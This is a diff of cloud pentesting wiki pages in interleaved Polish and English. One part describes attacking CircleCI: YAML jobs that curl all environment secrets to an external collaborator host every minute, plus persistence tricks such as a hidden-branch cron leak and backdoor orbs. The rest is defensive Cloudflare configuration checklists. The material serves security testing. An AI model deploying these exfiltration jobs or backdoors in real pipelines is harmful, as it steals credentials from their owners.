|
||||
version: 2.1
|
||||
|
||||
jobs:
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "curl https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?a=`env | base64 -w0`"
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "curl https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?a=`env | base64 -w0`"
|
||||
|
||||
# I filter by the repo branch where this config.yaml file is located: circleci-project-setup
|
||||
workflows:
|
||||
exfil-env-workflow:
|
||||
triggers:
|
||||
- schedule:
|
||||
cron: "* * * * *"
|
||||
filters:
|
||||
branches:
|
||||
only:
|
||||
- circleci-project-setup
|
||||
jobs:
|
||||
- exfil-env
|
||||
exfil-env-workflow:
|
||||
triggers:
|
||||
- schedule:
|
||||
cron: "* * * * *"
|
||||
filters:
|
||||
branches:
|
||||
only:
|
||||
- circleci-project-setup
|
||||
jobs:
|
||||
- exfil-env
|
||||
```
|
||||
#### Ekstrahować sekrety kontekstu
|
||||
|
||||
Musisz **określić nazwę kontekstu** (to również ekstrahuje sekrety projektu):
|
||||
#### Exfiltrate Context Secrets
|
||||
|
||||
You need to **specify the context name** (this will also exfiltrate the project secrets):
|
||||
|
||||
```yaml
|
||||
version: 2.1
|
||||
|
||||
jobs:
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "env | base64"
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "env | base64"
|
||||
|
||||
workflows:
|
||||
exfil-env-workflow:
|
||||
jobs:
|
||||
- exfil-env:
|
||||
context: Test-Context
|
||||
exfil-env-workflow:
|
||||
jobs:
|
||||
- exfil-env:
|
||||
context: Test-Context
|
||||
```
|
||||
Jeśli **nie masz dostępu do konsoli internetowej**, ale masz **dostęp do repozytorium** i wiesz, że używany jest CircleCI, możesz po prostu **zmodyfikować workflow**, który jest **wyzwalany co minutę** i który **wyprowadza sekrety na zewnętrzny adres**:
|
||||
|
||||
If you **don't have access to the web console** but you have **access to the repo** and you know that CircleCI is used, you can just **modify a workflow** that is **triggered every minute** and that **exfils the secrets to an external address**:
|
||||
|
||||
```yaml
|
||||
version: 2.1
|
||||
|
||||
jobs:
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "curl https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?a=`env | base64 -w0`"
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- run:
|
||||
name: "Exfil env"
|
||||
command: "curl https://lyn7hzchao276nyvooiekpjn9ef43t.burpcollaborator.net/?a=`env | base64 -w0`"
|
||||
|
||||
# I filter by the repo branch where this config.yaml file is located: circleci-project-setup
|
||||
workflows:
|
||||
exfil-env-workflow:
|
||||
triggers:
|
||||
- schedule:
|
||||
cron: "* * * * *"
|
||||
filters:
|
||||
branches:
|
||||
only:
|
||||
- circleci-project-setup
|
||||
jobs:
|
||||
- exfil-env:
|
||||
context: Test-Context
|
||||
exfil-env-workflow:
|
||||
triggers:
|
||||
- schedule:
|
||||
cron: "* * * * *"
|
||||
filters:
|
||||
branches:
|
||||
only:
|
||||
- circleci-project-setup
|
||||
jobs:
|
||||
- exfil-env:
|
||||
context: Test-Context
|
||||
```
|
||||
|
||||
> [!WARNING]
|
||||
> Samo utworzenie nowego `.circleci/config.yml` w repozytorium **nie wystarczy, aby uruchomić budowę w circleci**. Musisz **włączyć to jako projekt w konsoli circleci**.
|
||||
> Just creating a new `.circleci/config.yml` in a repo **isn't enough to trigger a circleci build**. You need to **enable it as a project in the circleci console**.
|
||||
|
||||
#### Ucieczka do Chmury
|
||||
#### Escape to Cloud
|
||||
|
||||
**CircleCI** daje Ci możliwość uruchamiania **swoich budów na ich maszynach lub na własnych**.\
|
||||
Domyślnie ich maszyny znajdują się w GCP, a początkowo nie będziesz w stanie znaleźć niczego istotnego. Jednak jeśli ofiara uruchamia zadania na **swoich własnych maszynach (potencjalnie w środowisku chmurowym)**, możesz znaleźć **punkt końcowy metadanych chmury z interesującymi informacjami**.
|
||||
**CircleCI** gives you the option to run **your builds in their machines or in your own**.\
|
||||
By default their machines are located in GCP, and you initially won't be able to fid anything relevant. However, if a victim is running the tasks in **their own machines (potentially, in a cloud env)**, you might find a **cloud metadata endpoint with interesting information on it**.
|
||||
|
||||
Notice that in the previous examples it was launched everything inside a docker container, but you can also **ask to launch a VM machine** (which may have different cloud permissions):
|
||||
|
||||
Zauważ, że w poprzednich przykładach wszystko uruchamiano wewnątrz kontenera docker, ale możesz również **poprosić o uruchomienie maszyny wirtualnej** (która może mieć różne uprawnienia chmurowe):
|
||||
```yaml
|
||||
jobs:
|
||||
exfil-env:
|
||||
#docker:
|
||||
# - image: cimg/base:stable
|
||||
machine:
|
||||
image: ubuntu-2004:current
|
||||
exfil-env:
|
||||
#docker:
|
||||
# - image: cimg/base:stable
|
||||
machine:
|
||||
image: ubuntu-2004:current
|
||||
```
|
||||
Lub nawet kontener dockerowy z dostępem do zdalnej usługi docker:
|
||||
|
||||
Or even a docker container with access to a remote docker service:
|
||||
|
||||
```yaml
|
||||
jobs:
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- setup_remote_docker:
|
||||
version: 19.03.13
|
||||
exfil-env:
|
||||
docker:
|
||||
- image: cimg/base:stable
|
||||
steps:
|
||||
- checkout
|
||||
- setup_remote_docker:
|
||||
version: 19.03.13
|
||||
```
|
||||
#### Utrzymywanie
|
||||
|
||||
- Możliwe jest **tworzenie** **tokenów użytkowników w CircleCI** do uzyskania dostępu do punktów końcowych API z dostępem użytkowników.
|
||||
- _https://app.circleci.com/settings/user/tokens_
|
||||
- Możliwe jest **tworzenie tokenów projektów** do uzyskania dostępu do projektu z uprawnieniami nadanymi tokenowi.
|
||||
- _https://app.circleci.com/settings/project/github/\<org>/\<repo>/api_
|
||||
- Możliwe jest **dodawanie kluczy SSH** do projektów.
|
||||
- _https://app.circleci.com/settings/project/github/\<org>/\<repo>/ssh_
|
||||
- Możliwe jest **tworzenie zadania cron w ukrytej gałęzi** w nieoczekiwanym projekcie, które **wycieka** wszystkie **zmienne środowiskowe kontekstu** codziennie.
|
||||
- Lub nawet stworzenie w gałęzi / modyfikacja znanego zadania, które będzie **wyciekać** wszystkie konteksty i **sekrety projektów** codziennie.
|
||||
- Jeśli jesteś właścicielem githuba, możesz **zezwolić na niezweryfikowane orbsy** i skonfigurować jeden w zadaniu jako **tylną furtkę**.
|
||||
- Możesz znaleźć **lukę w wstrzykiwaniu poleceń** w niektórych zadaniach i **wstrzykiwać polecenia** za pomocą **sekretu**, modyfikując jego wartość.
|
||||
#### Persistence
|
||||
|
||||
- It's possible to **create** **user tokens in CircleCI** to access the API endpoints with the users access.
|
||||
- _https://app.circleci.com/settings/user/tokens_
|
||||
- It's possible to **create projects tokens** to access the project with the permissions given to the token.
|
||||
- _https://app.circleci.com/settings/project/github/\<org>/\<repo>/api_
|
||||
- It's possible to **add SSH keys** to the projects.
|
||||
- _https://app.circleci.com/settings/project/github/\<org>/\<repo>/ssh_
|
||||
- It's possible to **create a cron job in hidden branch** in an unexpected project that is **leaking** all the **context env** vars everyday.
|
||||
- Or even create in a branch / modify a known job that will **leak** all context and **projects secrets** everyday.
|
||||
- If you are a github owner you can **allow unverified orbs** and configure one in a job as **backdoor**
|
||||
- You can find a **command injection vulnerability** in some task and **inject commands** via a **secret** modifying its value
|
||||
|
||||
{{#include ../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,13 +2,13 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
W koncie Cloudflare można skonfigurować pewne **ogólne ustawienia i usługi**. Na tej stronie przeanalizujemy **ustawienia związane z bezpieczeństwem każdej sekcji:**
|
||||
In a Cloudflare account there are some **general settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**
|
||||
|
||||
<figure><img src="../../images/image (117).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
## Websites
|
||||
|
||||
Sprawdź każdą za pomocą:
|
||||
Review each with:
|
||||
|
||||
{{#ref}}
|
||||
cloudflare-domains.md
|
||||
@@ -16,9 +16,9 @@ cloudflare-domains.md
|
||||
|
||||
### Domain Registration
|
||||
|
||||
- [ ] W **`Transfer Domains`** sprawdź, czy nie jest możliwe przeniesienie żadnej domeny.
|
||||
- [ ] In **`Transfer Domains`** check that it's not possible to transfer any domain.
|
||||
|
||||
Sprawdź każdą za pomocą:
|
||||
Review each with:
|
||||
|
||||
{{#ref}}
|
||||
cloudflare-domains.md
|
||||
@@ -32,39 +32,33 @@ _I couldn't find anything to check for a config security review._
|
||||
|
||||
On each Cloudflare's page:
|
||||
|
||||
- [ ] Sprawdź, czy w **`Build log`** nie ma informacji wrażliwych.
|
||||
- [ ] Sprawdź, czy w przypisanym do Pages repozytorium Github nie ma informacji wrażliwych.
|
||||
- [ ] Sprawdź potencjalne przejęcie repozytorium Github przez workflow command injection lub kompromitację `pull_request_target`. Więcej informacji na [**Github Security page**](../github-security/index.html).
|
||||
- [ ] Sprawdź pod kątem podatnych funkcji w katalogu `/fuctions` (jeśli istnieje), sprawdź przekierowania w pliku `_redirects` (jeśli istnieje) oraz nieprawidłowo skonfigurowane nagłówki w pliku `_headers` (jeśli istnieje).
|
||||
- [ ] Sprawdź podatności na stronie webowej metodami blackbox lub whitebox, jeśli masz dostęp do kodu.
|
||||
- [ ] W szczegółach każdej strony `/<page_id>/pages/view/blocklist/settings/functions` sprawdź, czy w **`Environment variables`** nie ma informacji wrażliwych.
|
||||
- [ ] Na stronie szczegółów sprawdź także komendę build i katalog root pod kątem potencjalnych injection, które mogłyby przejąć stronę.
|
||||
- [ ] Check for **sensitive information** in the **`Build log`**.
|
||||
- [ ] Check for **sensitive information** in the **Github repository** assigned to the pages.
|
||||
- [ ] Check for potential github repo compromise via **workflow command injection** or `pull_request_target` compromise. More info in the [**Github Security page**](../github-security/index.html).
|
||||
- [ ] Check for **vulnerable functions** in the `/fuctions` directory (if any), check the **redirects** in the `_redirects` file (if any) and **misconfigured headers** in the `_headers` file (if any).
|
||||
- [ ] Check for **vulnerabilities** in the **web page** via **blackbox** or **whitebox** if you can **access the code**
|
||||
- [ ] In the details of each page `/<page_id>/pages/view/blocklist/settings/functions`. Check for **sensitive information** in the **`Environment variables`**.
|
||||
- [ ] In the details page check also the **build command** and **root directory** for **potential injections** to compromise the page.
|
||||
|
||||
## **Workers**
|
||||
|
||||
On each Cloudflare's worker check:
|
||||
|
||||
- [ ] The triggers: What makes the worker trigger? Can a **user send data** that will be **used** by the worker?
|
||||
- [ ] W **`Settings`** sprawdź, czy **`Variables`** nie zawierają informacji wrażliwych.
|
||||
- [ ] Sprawdź kod Workera i wyszukaj podatności (szczególnie tam, gdzie użytkownik może kontrolować input).
|
||||
- Sprawdź SSRF-y zwracające wskazaną stronę, którą możesz kontrolować.
|
||||
- Sprawdź XSS-y wykonujące JS wewnątrz obrazu svg.
|
||||
- Worker może wchodzić w interakcję z innymi usługami wewnętrznymi. Na przykład Worker może zapisywać dane do bucketu R2 uzyskane z inputu. W takim przypadku trzeba sprawdzić, jakie uprawnienia ma Worker względem bucketu R2 i jak można je wykorzystać przez input użytkownika.
|
||||
- [ ] In the **`Settings`**, check for **`Variables`** containing **sensitive information**
|
||||
- [ ] Check the **code of the worker** and search for **vulnerabilities** (specially in places where the user can manage the input)
|
||||
- Check for SSRFs returning the indicated page that you can control
|
||||
- Check XSSs executing JS inside a svg image
|
||||
- It is possible that the worker interacts with other internal services. For example, a worker may interact with a R2 bucket storing information in it obtained from the input. In that case, it would be necessary to check what capabilities does the worker have over the R2 bucket and how could it be abused from the user input.
|
||||
|
||||
> [!WARNING]
|
||||
> Note that by default a **Worker is given a URL** such as `<worker-name>.<account>.workers.dev`. The user can set it to a **subdomain** but you can always access it with that **original URL** if you know it.
|
||||
|
||||
For a practical abuse of Workers as pass-through proxies (IP rotation, FireProx-style), check:
|
||||
|
||||
{{#ref}}
|
||||
cloudflare-workers-pass-through-proxy-ip-rotation.md
|
||||
{{#endref}}
|
||||
|
||||
## R2
|
||||
|
||||
On each R2 bucket check:
|
||||
|
||||
- [ ] Skonfiguruj **CORS Policy**.
|
||||
- [ ] Configure **CORS Policy**.
|
||||
|
||||
## Stream
|
||||
|
||||
@@ -76,8 +70,8 @@ TODO
|
||||
|
||||
## Security Center
|
||||
|
||||
- [ ] Jeśli to możliwe, uruchom skan **`Security Insights`** oraz skan **`Infrastructure`**, ponieważ wykażą interesujące informacje pod kątem bezpieczeństwa.
|
||||
- [ ] Po prostu przejrzyj te informacje pod kątem błędów konfiguracyjnych i interesujących danych.
|
||||
- [ ] If possible, run a **`Security Insights`** **scan** and an **`Infrastructure`** **scan**, as they will **highlight** interesting information **security** wise.
|
||||
- [ ] Just **check this information** for security misconfigurations and interesting info
|
||||
|
||||
## Turnstile
|
||||
|
||||
@@ -94,41 +88,41 @@ cloudflare-zero-trust-network.md
|
||||
> [!NOTE]
|
||||
> Unlike [Dynamic Redirects](https://developers.cloudflare.com/rules/url-forwarding/dynamic-redirects/), [**Bulk Redirects**](https://developers.cloudflare.com/rules/url-forwarding/bulk-redirects/) are essentially static — they do **not support any string replacement** operations or regular expressions. However, you can configure URL redirect parameters that affect their URL matching behavior and their runtime behavior.
|
||||
|
||||
- [ ] Sprawdź, czy **wyrażenia** i **wymagania** dla redirectów mają sens.
|
||||
- [ ] Sprawdź również, czy nie ma **ukrytych wrażliwych endpointów**, które zawierają interesujące informacje.
|
||||
- [ ] Check that the **expressions** and **requirements** for redirects **make sense**.
|
||||
- [ ] Check also for **sensitive hidden endpoints** that you contain interesting info.
|
||||
|
||||
## Notifications
|
||||
|
||||
- [ ] Sprawdź **notifications**. Te powiadomienia są zalecane z punktu widzenia bezpieczeństwa:
|
||||
- `Usage Based Billing`
|
||||
- `HTTP DDoS Attack Alert`
|
||||
- `Layer 3/4 DDoS Attack Alert`
|
||||
- `Advanced HTTP DDoS Attack Alert`
|
||||
- `Advanced Layer 3/4 DDoS Attack Alert`
|
||||
- `Flow-based Monitoring: Volumetric Attack`
|
||||
- `Route Leak Detection Alert`
|
||||
- `Access mTLS Certificate Expiration Alert`
|
||||
- `SSL for SaaS Custom Hostnames Alert`
|
||||
- `Universal SSL Alert`
|
||||
- `Script Monitor New Code Change Detection Alert`
|
||||
- `Script Monitor New Domain Alert`
|
||||
- `Script Monitor New Malicious Domain Alert`
|
||||
- `Script Monitor New Malicious Script Alert`
|
||||
- `Script Monitor New Malicious URL Alert`
|
||||
- `Script Monitor New Scripts Alert`
|
||||
- `Script Monitor New Script Exceeds Max URL Length Alert`
|
||||
- `Advanced Security Events Alert`
|
||||
- `Security Events Alert`
|
||||
- [ ] Sprawdź wszystkie **destination**, ponieważ w webhook URL-ach może znajdować się **wrażliwa informacja** (basic http auth). Upewnij się także, że webhooki używają **HTTPS**.
|
||||
- [ ] Jako dodatkową kontrolę możesz spróbować **podszyć się pod powiadomienie Cloudflare** wysłane do strony trzeciej — być może uda się wstrzyknąć coś niebezpiecznego.
|
||||
- [ ] Check the **notifications.** These notifications are recommended for security:
|
||||
- `Usage Based Billing`
|
||||
- `HTTP DDoS Attack Alert`
|
||||
- `Layer 3/4 DDoS Attack Alert`
|
||||
- `Advanced HTTP DDoS Attack Alert`
|
||||
- `Advanced Layer 3/4 DDoS Attack Alert`
|
||||
- `Flow-based Monitoring: Volumetric Attack`
|
||||
- `Route Leak Detection Alert`
|
||||
- `Access mTLS Certificate Expiration Alert`
|
||||
- `SSL for SaaS Custom Hostnames Alert`
|
||||
- `Universal SSL Alert`
|
||||
- `Script Monitor New Code Change Detection Alert`
|
||||
- `Script Monitor New Domain Alert`
|
||||
- `Script Monitor New Malicious Domain Alert`
|
||||
- `Script Monitor New Malicious Script Alert`
|
||||
- `Script Monitor New Malicious URL Alert`
|
||||
- `Script Monitor New Scripts Alert`
|
||||
- `Script Monitor New Script Exceeds Max URL Length Alert`
|
||||
- `Advanced Security Events Alert`
|
||||
- `Security Events Alert`
|
||||
- [ ] Check all the **destinations**, as there could be **sensitive info** (basic http auth) in webhook urls. Make also sure webhook urls use **HTTPS**
|
||||
- [ ] As extra check, you could try to **impersonate a cloudflare notification** to a third party, maybe you can somehow **inject something dangerous**
|
||||
|
||||
## Manage Account
|
||||
|
||||
- [ ] W **`Billing` -> `Payment info`** można zobaczyć **ostatnie 4 cyfry karty**, datę wygaśnięcia i adres rozliczeniowy.
|
||||
- [ ] W **`Billing` -> `Subscriptions`** można zobaczyć typ planu używanego na koncie.
|
||||
- [ ] W **`Members`** można zobaczyć wszystkich członków konta i ich **role**. Zauważ, że jeśli plan nie jest Enterprise, dostępne są tylko 2 role: Administrator i Super Administrator. Jeśli jednak używany plan to **Enterprise**, można stosować [**więcej ról**](https://developers.cloudflare.com/fundamentals/account-and-billing/account-setup/account-roles/) w celu realizacji zasady najmniejszych uprawnień.
|
||||
- Dlatego, gdy to możliwe, **zaleca się** używanie planu **Enterprise**.
|
||||
- [ ] W Members można sprawdzić, którzy **członkowie** mają włączone **2FA**. **Każdy** użytkownik powinien mieć to włączone.
|
||||
- [ ] It's possible to see the **last 4 digits of the credit card**, **expiration** time and **billing address** in **`Billing` -> `Payment info`**.
|
||||
- [ ] It's possible to see the **plan type** used in the account in **`Billing` -> `Subscriptions`**.
|
||||
- [ ] In **`Members`** it's possible to see all the members of the account and their **role**. Note that if the plan type isn't Enterprise, only 2 roles exist: Administrator and Super Administrator. But if the used **plan is Enterprise**, [**more roles**](https://developers.cloudflare.com/fundamentals/account-and-billing/account-setup/account-roles/) can be used to follow the least privilege principle.
|
||||
- Therefore, whenever possible is **recommended** to use the **Enterprise plan**.
|
||||
- [ ] In Members it's possible to check which **members** has **2FA enabled**. **Every** user should have it enabled.
|
||||
|
||||
> [!NOTE]
|
||||
> Note that fortunately the role **`Administrator`** doesn't give permissions to manage memberships (**cannot escalate privs or invite** new members)
|
||||
@@ -138,3 +132,6 @@ cloudflare-zero-trust-network.md
|
||||
[Check this part](cloudflare-domains.md#cloudflare-ddos-protection).
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,29 +2,29 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
W każdej TLD skonfigurowanej w Cloudflare istnieją **ogólne ustawienia i usługi**, które można skonfigurować. Na tej stronie zamierzamy **analizować ustawienia związane z bezpieczeństwem w każdej sekcji:**
|
||||
In each TLD configured in Cloudflare there are some **general settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**
|
||||
|
||||
<figure><img src="../../images/image (101).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
### Przegląd
|
||||
### Overview
|
||||
|
||||
- [ ] Zdobądź poczucie **jak bardzo** usługi konta są **używane**
|
||||
- [ ] Znajdź również **ID strefy** i **ID konta**
|
||||
- [ ] Get a feeling of **how much** are the services of the account **used**
|
||||
- [ ] Find also the **zone ID** and the **account ID**
|
||||
|
||||
### Analiza
|
||||
### Analytics
|
||||
|
||||
- [ ] W **`Security`** sprawdź, czy istnieje jakiekolwiek **ograniczenie liczby połączeń**
|
||||
- [ ] In **`Security`** check if there is any **Rate limiting**
|
||||
|
||||
### DNS
|
||||
|
||||
- [ ] Sprawdź **interesujące** (wrażliwe?) dane w rekordach DNS
|
||||
- [ ] Sprawdź **subdomeny**, które mogą zawierać **wrażliwe informacje** tylko na podstawie **nazwa** (jak admin173865324.domin.com)
|
||||
- [ ] Sprawdź strony internetowe, które **nie są** **proxy**
|
||||
- [ ] Sprawdź **proxy strony internetowe**, które można **uzyskać bezpośrednio** przez CNAME lub adres IP
|
||||
- [ ] Sprawdź, czy **DNSSEC** jest **włączony**
|
||||
- [ ] Sprawdź, czy **CNAME Flattening** jest **używane** we **wszystkich CNAME**
|
||||
- Może to być przydatne do **ukrycia podatności na przejęcie subdomeny** i poprawy czasów ładowania
|
||||
- [ ] Sprawdź, czy domeny [**nie są podatne na spoofing**](https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smtp/index.html#mail-spoofing)
|
||||
- [ ] Check **interesting** (sensitive?) data in DNS **records**
|
||||
- [ ] Check for **subdomains** that could contain **sensitive info** just based on the **name** (like admin173865324.domin.com)
|
||||
- [ ] Check for web pages that **aren't** **proxied**
|
||||
- [ ] Check for **proxified web pages** that can be **accessed directly** by CNAME or IP address
|
||||
- [ ] Check that **DNSSEC** is **enabled**
|
||||
- [ ] Check that **CNAME Flattening** is **used** in **all CNAMEs**
|
||||
- This is could be useful to **hide subdomain takeover vulnerabilities** and improve load timings
|
||||
- [ ] Check that the domains [**aren't vulnerable to spoofing**](https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-smtp/index.html#mail-spoofing)
|
||||
|
||||
### **Email**
|
||||
|
||||
@@ -36,91 +36,91 @@ TODO
|
||||
|
||||
### SSL/TLS
|
||||
|
||||
#### **Przegląd**
|
||||
#### **Overview**
|
||||
|
||||
- [ ] **Szyfrowanie SSL/TLS** powinno być **Pełne** lub **Pełne (Ścisłe)**. Jakiekolwiek inne spowoduje przesyłanie **ruchu w postaci czystego tekstu** w pewnym momencie.
|
||||
- [ ] **Rekomendator SSL/TLS** powinien być włączony
|
||||
- [ ] The **SSL/TLS encryption** should be **Full** or **Full (Strict)**. Any other will send **clear-text traffic** at some point.
|
||||
- [ ] The **SSL/TLS Recommender** should be enabled
|
||||
|
||||
#### Certyfikaty krawędziowe
|
||||
#### Edge Certificates
|
||||
|
||||
- [ ] **Zawsze używaj HTTPS** powinno być **włączone**
|
||||
- [ ] **HTTP Strict Transport Security (HSTS)** powinno być **włączone**
|
||||
- [ ] **Minimalna wersja TLS powinna wynosić 1.2**
|
||||
- [ ] **TLS 1.3 powinno być włączone**
|
||||
- [ ] **Automatyczne przepisywanie HTTPS** powinno być **włączone**
|
||||
- [ ] **Monitorowanie przejrzystości certyfikatów** powinno być **włączone**
|
||||
- [ ] **Always Use HTTPS** should be **enabled**
|
||||
- [ ] **HTTP Strict Transport Security (HSTS)** should be **enabled**
|
||||
- [ ] **Minimum TLS Version should be 1.2**
|
||||
- [ ] **TLS 1.3 should be enabled**
|
||||
- [ ] **Automatic HTTPS Rewrites** should be **enabled**
|
||||
- [ ] **Certificate Transparency Monitoring** should be **enabled**
|
||||
|
||||
### **Bezpieczeństwo**
|
||||
### **Security**
|
||||
|
||||
- [ ] W sekcji **`WAF`** interesujące jest sprawdzenie, czy **zasady zapory** i **ograniczenia liczby połączeń są używane** w celu zapobiegania nadużyciom.
|
||||
- Akcja **`Bypass`** **wyłączy funkcje bezpieczeństwa Cloudflare** dla żądania. Nie powinna być używana.
|
||||
- [ ] W sekcji **`Page Shield`** zaleca się sprawdzenie, czy jest **włączona**, jeśli jakakolwiek strona jest używana
|
||||
- [ ] W sekcji **`API Shield`** zaleca się sprawdzenie, czy jest **włączona**, jeśli jakiekolwiek API jest wystawione w Cloudflare
|
||||
- [ ] W sekcji **`DDoS`** zaleca się włączenie **ochrony DDoS**
|
||||
- [ ] W sekcji **`Settings`**:
|
||||
- [ ] Sprawdź, czy **`Poziom bezpieczeństwa`** jest **średni** lub wyższy
|
||||
- [ ] Sprawdź, czy **`Czas wyzwania`** wynosi maksymalnie 1 godzinę
|
||||
- [ ] Sprawdź, czy **`Sprawdzanie integralności przeglądarki`** jest **włączone**
|
||||
- [ ] Sprawdź, czy **`Wsparcie dla Privacy Pass`** jest **włączone**
|
||||
- [ ] In the **`WAF`** section it's interesting to check that **Firewall** and **rate limiting rules are used** to prevent abuses.
|
||||
- The **`Bypass`** action will **disable Cloudflare security** features for a request. It shouldn't be used.
|
||||
- [ ] In the **`Page Shield`** section it's recommended to check that it's **enabled** if any page is used
|
||||
- [ ] In the **`API Shield`** section it's recommended to check that it's **enabled** if any API is exposed in Cloudflare
|
||||
- [ ] In the **`DDoS`** section it's recommended to enable the **DDoS protections**
|
||||
- [ ] In the **`Settings`** section:
|
||||
- [ ] Check that the **`Security Level`** is **medium** or greater
|
||||
- [ ] Check that the **`Challenge Passage`** is 1 hour at max
|
||||
- [ ] Check that the **`Browser Integrity Check`** is **enabled**
|
||||
- [ ] Check that the **`Privacy Pass Support`** is **enabled**
|
||||
|
||||
#### **Ochrona DDoS CloudFlare**
|
||||
#### **CloudFlare DDoS Protection**
|
||||
|
||||
- Jeśli możesz, włącz **Tryb walki z botami** lub **Super Tryb walki z botami**. Jeśli chronisz jakieś API dostępne programowo (na przykład z strony frontowej JS). Możesz nie być w stanie włączyć tego bez przerwania tego dostępu.
|
||||
- W **WAF**: Możesz tworzyć **ograniczenia liczby połączeń według ścieżki URL** lub dla **zweryfikowanych botów** (zasady ograniczenia liczby połączeń), lub **blokować dostęp** na podstawie IP, ciasteczka, odsyłacza...). Możesz więc blokować żądania, które nie pochodzą z strony internetowej lub nie mają ciasteczka.
|
||||
- Jeśli atak pochodzi od **zweryfikowanego bota**, przynajmniej **dodaj ograniczenie liczby połączeń** dla botów.
|
||||
- Jeśli atak dotyczy **konkretnej ścieżki**, jako mechanizm zapobiegawczy, dodaj **ograniczenie liczby połączeń** w tej ścieżce.
|
||||
- Możesz również **dodać do białej listy** adresy IP, zakresy IP, kraje lub ASN w **Narzędziach** w WAF.
|
||||
- Sprawdź, czy **Zarządzane zasady** mogą również pomóc w zapobieganiu wykorzystaniu podatności.
|
||||
- W sekcji **Narzędzia** możesz **blokować lub stawiać wyzwanie dla konkretnych IP** i **agentów użytkownika.**
|
||||
- W DDoS możesz **nadpisać niektóre zasady, aby były bardziej restrykcyjne**.
|
||||
- **Ustawienia**: Ustaw **Poziom bezpieczeństwa** na **Wysoki** i na **Pod atakiem**, jeśli jesteś pod atakiem i **Sprawdzanie integralności przeglądarki jest włączone**.
|
||||
- W Cloudflare Domains -> Analiza -> Bezpieczeństwo -> Sprawdź, czy **ograniczenie liczby połączeń** jest włączone
|
||||
- W Cloudflare Domains -> Bezpieczeństwo -> Wydarzenia -> Sprawdź, czy są **wykryte złośliwe wydarzenia**
|
||||
- If you can, enable **Bot Fight Mode** or **Super Bot Fight Mode**. If you protecting some API accessed programmatically (from a JS front end page for example). You might not be able to enable this without breaking that access.
|
||||
- In **WAF**: You can create **rate limits by URL path** or to **verified bots** (Rate limiting rules), or to **block access** based on IP, Cookie, referrer...). So you could block requests that doesn't come from a web page or has a cookie.
|
||||
- If the attack is from a **verified bot**, at least **add a rate limit** to bots.
|
||||
- If the attack is to a **specific path**, as prevention mechanism, add a **rate limit** in this path.
|
||||
- You can also **whitelist** IP addresses, IP ranges, countries or ASNs from the **Tools** in WAF.
|
||||
- Check if **Managed rules** could also help to prevent vulnerability exploitations.
|
||||
- In the **Tools** section you can **block or give a challenge to specific IPs** and **user agents.**
|
||||
- In DDoS you could **override some rules to make them more restrictive**.
|
||||
- **Settings**: Set **Security Level** to **High** and to **Under Attack** if you are Under Attack and that the **Browser Integrity Check is enabled**.
|
||||
- In Cloudflare Domains -> Analytics -> Security -> Check if **rate limit** is enabled
|
||||
- In Cloudflare Domains -> Security -> Events -> Check for **detected malicious Events**
|
||||
|
||||
### Dostęp
|
||||
### Access
|
||||
|
||||
{{#ref}}
|
||||
cloudflare-zero-trust-network.md
|
||||
{{#endref}}
|
||||
|
||||
### Szybkość
|
||||
### Speed
|
||||
|
||||
_Nie mogłem znaleźć żadnej opcji związanej z bezpieczeństwem_
|
||||
_I couldn't find any option related to security_
|
||||
|
||||
### Caching
|
||||
|
||||
- [ ] W sekcji **`Configuration`** rozważ włączenie **Narzędzia skanowania CSAM**
|
||||
- [ ] In the **`Configuration`** section consider enabling the **CSAM Scanning Tool**
|
||||
|
||||
### **Trasy pracowników**
|
||||
### **Workers Routes**
|
||||
|
||||
_Powinieneś już sprawdzić_ [_cloudflare workers_](#workers)
|
||||
_You should have already checked_ [_cloudflare workers_](#workers)
|
||||
|
||||
### Zasady
|
||||
### Rules
|
||||
|
||||
TODO
|
||||
|
||||
### Sieć
|
||||
### Network
|
||||
|
||||
- [ ] Jeśli **`HTTP/2`** jest **włączony**, **`HTTP/2 do Origin`** powinno być **włączone**
|
||||
- [ ] **`HTTP/3 (z QUIC)`** powinno być **włączone**
|
||||
- [ ] Jeśli **prywatność** twoich **użytkowników** jest ważna, upewnij się, że **`Onion Routing`** jest **włączony**
|
||||
- [ ] If **`HTTP/2`** is **enabled**, **`HTTP/2 to Origin`** should be **enabled**
|
||||
- [ ] **`HTTP/3 (with QUIC)`** should be **enabled**
|
||||
- [ ] If the **privacy** of your **users** is important, make sure **`Onion Routing`** is **enabled**
|
||||
|
||||
### **Ruch**
|
||||
### **Traffic**
|
||||
|
||||
TODO
|
||||
|
||||
### Strony niestandardowe
|
||||
### Custom Pages
|
||||
|
||||
- [ ] Opcjonalnie można skonfigurować strony niestandardowe, gdy wystąpi błąd związany z bezpieczeństwem (jak blokada, ograniczenie liczby połączeń lub jestem w trybie ataku)
|
||||
